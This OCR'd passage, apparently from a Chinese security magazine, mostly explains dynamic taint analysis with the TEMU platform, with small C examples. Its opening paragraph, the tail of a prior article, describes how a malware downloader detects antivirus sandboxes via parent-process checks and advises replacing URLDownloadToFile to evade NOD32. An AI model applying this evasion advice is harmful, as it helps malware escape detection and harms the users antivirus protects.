
end start
```

以上代码中CheckFatherProcessID子程序就是用来反启发的，获取explorer.exe的自身进程ID和父进程ID做比较，如果相同则说明是杀软虚拟出来的环境中，那么程序直接退出，反之则说明在真实的环境中运行。经测试可以过掉包括卡巴斯基在内的大多数杀软的启发式和普通查杀，但不能过掉NOD32，因为使用了URLDownloadToFile这个函数，PE文件的输入表里只要有这个函数，或是资源段里有这个字符串NOD32都会报未知PE病毒，可见NOD32对这个函数盯得还是挺紧的，不过我这里只是为了演示，大家完全可以自己替换掉这个函数，这样写出来的下载者就比较完美了。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找。）

前置知识：无
关键词：动态污点、TEMU

动态污点分析系统TEMU



文/图 CrazyRabbit

近两年，计算机安全界中最流行的技术之一就是污点跟踪分析技术（Taint Analysis）。污点（Taint）的概念首先由脚本语言Perl引入。Perl语言的Taint模式（Taint Mode）通过限制脚本对于数据的使用来帮助程序员编写更安全的脚本。安全专家已经将该思想扩展到整个软件安

全领域中从而发展成为一种新的软件安全技术——污点跟踪分析技术。污点分析技术可以分为静态污点分析和动态污点分析。静态污点分析方法是在不执行软件的前提下对软件进行分析并建立逻辑模型。分析对象既可以是源代码也可以是二进制代码。静态污点分析技术被用于寻找软件Bug和安全漏洞,包括Web程序的输入错误、用户/内核指针错误、格式字符串漏洞以及授权Hook的放置错误。静态分析的最大优点是所有潜在的安全漏洞可以在不运行软件的情况下被静态找到,而其缺点是准确性低。静态污点分析技术更多偏向于逻辑证明和软件测试领域,因此本文将不讨论该技术。

动态污点跟踪分析技术实质上是一种数据流分析技术。数据流分析技术通过分析软件执行过程中参数的取值规律并建立正常的参数模型来检测攻击过程导致的异常。早期的方法在分析软件系统调用参数时是分别获得每个参数的取值情况。而最近出现的动态污点跟踪分析技术是分析参数间的关联关系。在动态污点跟踪分析技术中,数据被分为不可信(被污染)和可信两种。不可信数据是来源于可疑外部输入的数据,如HTTP服务器中客户端的HTTP请求数据。由于几乎所有安全问题(如缓冲溢出、SQL注入等)都是由攻击者输入的恶意数据引起,因此通过分析外部可疑数据在软件运行过程中的传播链可以发现潜在的异常。本文将主要讨论这种污点分析技术,并详细介绍了一个很有名的实现平台——TEMU。

动态污点分析原理

动态污点分析已经成了确保软件和系统安全的一种重要技术。该技术主要用于检测漏洞攻击以及检测恶意软件。其基本思路是,在无攻击的环境下运行软件并得到系统调用参数间的关联关系;将软件部署到实际环境中,如果实际得到的关联关系与学习得到的关联关系存在偏差,则认为检测到了异常。这种方法的思想与传统的安全方法和产品相同,都是学习正常—检测异常,只不过实现的手段不同。动态污点分析能够真实准确地刻画出软件的运行时信息,从而能够实现准确的安全分析和防护。

动态污点分析包括三个基本概念:污点源、污点传播和污点传播链。污点源来自外部输入或其他任何用户认为的不可信来源,如网络或者文件读入操作。如果数据来自于不可信的来源,则为其打上污点标签。动态污点分析给程序中污点源的每字节关联一位或多位污点标签。在最简单的情况下,1 bit的污点标签就足够了,但是在有些情况下多位更有用。例如,为了区别多个输入源或多个信任级别(trust level)。当处理低级别语言例如C或者二进制时,用一个全局数组(由内存位置来进行索引)来维护这些污点标记。例如,与存放在内存位置l处的数据关联的污点标签存储在tag[l]。在程序执行过程中,污点源会与程序中的其他数据发生关联如赋值操作,这样本来程序中的可信数据就被"污染"了,这个过程被称为污点传播。在程序执行结束后,就可以得到受污染的内存和变量以及污点传播的顺序,从而形成了污点传播链。

在具体实现中,有多种方式可以实现动态污点分析,如基于语言的方法,基于源代码的方法,基于二进制的方法和基于硬件的方法等。每种方法各有利弊,本文将介绍其中较成熟且较知名的一个平台——TEMU。TEMU是基于二进制的方法。

动态污点跟踪平台TEMU

TEMU由UC Berkeley的Prof. Dawn Song领导开发。目前,开发组已将TEMU的一个初级版本开源,读者有兴趣可以去项目网站下载源码(http://bitblaze.cs.berkeley.edu/temu.html)。笔者有幸获得了TEMU的一个更高级版本源码,因此部分源码级的分析可能与读者看到的源码不一致,但是鉴于保密原则,本文将不提供更高版本源码。

TEMU是基于QEMU实现的一个系统级的动态二进制代码分析平台,其能够跟踪操作系统级的行为以及执行系统级的动态污点分析(Dynamic Taint Analysis)。QEMU是一个开源的系统模拟器。TEMU的优势为:(1)细粒度的分析,指令级;(2)能够分析操作系统内核以及多个进程间的交互关系;(3)提供一个隔离的环境,使得待分析程序无法干扰分析程序。

TEMU的实现原理如图1所示。TEMU用C和C++实现，其中对于性能要求较高的地方用C实现如污点分析相关的代码。




图1

我们首先介绍QEMU实现中的一个关键原理——指令动态翻译技术(Dynamic Translation)，因为其关系到TEMU污点跟踪的实现方法。指令动态翻译的基本思想就是把每一条x86指令切分成为若干条微指令，每条微指令由一段简单的C代码来实现。然后通过中间工具(dyngen)提取相应的目标文件(op.o)来生成一个动态代码生成器，最后把这些微指令组合成一个函数。x86指令在../ target-i386/op.c中实现，例如addl的实现为：

```
void OPPROTO op_addl_T0_T1(void)
{
T0 += T1;
#if TAINT_ENABLED
taintcheck_fn2regs(R_T0, R_T1, R_T0,
4);
#endif
```

图2

TEMU中x86指令的这种实现方式使得我们可以在指令级进行污点传播和跟踪，从而使得分析技术本身更健壮更有效。从图2可以看到，TEMU在相关的指令实现中添加了污点传播函数。根据不同的操作所使用的污点传播函数也有所不同。污点分析引擎通过数据移动指令如MOV和算术运算如ADDL等进行污点传播。具体哪些指令涉及污点传播可以参考源码。另外，TEMU还可以通过插件来实现完全不同的污点传播策略。

对于污点标签的维护，TEMU使用影子内存(shadow memory)来存储物理内存，CPU寄存器，硬盘和网络接口缓冲区中每个字节的污点状态(taint status)。每个被污染的字节都关联一个小型数据结构，这个结构中存有每个污点的原始来源，还有其他一些TEMU插件希望维护的标签信息。出于效率考虑，影子内存被组织成一个类似页表的数据结构。通过对硬盘使用影子内存，系统可以继续追踪那些被交换出去的污点数据，同样也可以追踪那些起初被写入文件现又被读入内存的污点数据。

TEMU使用一个单独的插件来负责将污点源导入系统。TEMU支持通过硬件输入的污点源，例如键盘、网络接口和硬盘。TEMU还可以对更高抽象级别的数据对象做污点分析(例如有函数调用的输出，特定应用程序或操作系统内核中的数据结构)。

TEMU分析实例

为了更清楚地介绍TEMU动态污点分析的原理，笔者将对一个小程序进行分析。关于TEMU的安装以及命令，本文将忽略，有兴趣的读者可以参考开发组提供的HOWTO和使用手册(项目网站上以及源码中)。本文实验的例子程序如图3所示。

```
#include <stdio.h>
int main () {
  FILE * pFile;
  while(1) {
    pFile = fopen ("myfile.txt","w");
    if (pFile!=NULL) {
      printf("input string \n");
      fputs ("fopen example",pFile);
      fclose (pFile);
    }
    sleep(2);
  }
  return 0;
}
```

图3

试验环境为:在Ubuntu 9.04操作系统上运行TEMU,虚拟机中安装的客户操作系统也是Ubuntu 9.04。

对于本程序,在每次系统调用时,首先检查每个系统调用参数是否已被打上污点标签,如果没有则为其打上新的污点标签。在系统调用返回时,也做相同的检查。在程序运行结束后,可以得到所有系统调用间的参数关联关系。为了实现该实验,作者对TEMU的源码做了少量修改。在实验结束后,可以得到参数关联关系(污点传播链),如图4所示。作为对比,笔者也用一个传统的方法得到了该程序的参数关联关系,如图5所示。其中,P0, P1…P *n*代表状态,每条系统调用将导致状态的转换。实线表示状态的变迁,虚线表示参数间的关联关系。

从对比中可以发现TEMU的动态污点分析可以得到更丰富的信息。其中有些信息较奇怪,比如P1和P10都有自环,这说明write和sleep自身的参数(包括返回值)之间存在关联关系。通过对Linux源码的分析发现这种关系的确存在。这种关联关系也许没有多大意义,因为此处只是一个示例。读者可以参考其他相关文章和论文来了解TEMU检测攻击的实例。




图4




图5

小结


与数据流分析技术相似的另一种技术为控制流分析技术。控制流分析技术通过分析软件运行过程中的系统调用序列或系统调用图来检测潜在的攻击行为。控制流分析技术之所以有用是因为攻击者过程一般会导致软件的执行流程与正常情况相比发生变化,如典型的缓冲溢出攻击使得软件跳转去执行Shellcode。但是,这类方法也存在局限性,因为攻击者能够很容易找出不改变程序执行流的攻击方法,同时这类方法也无法有效地检测当前十分流行的SQL注入等攻击。相比较而言,数据流分析技术更健壮、更有效,因为攻击者要想实施攻击,通常都需要向被攻击软件发送恶意数据(SYN flooding等攻击除外),这些恶意数据更有可能导致软件系统调用的参数发生异常,而不一定会改变软件的执行流程。因此,动态污点分析技术相比较而言更有效、更健壮。

但是,由于TEMU是基于QEMU的,而QEMU的

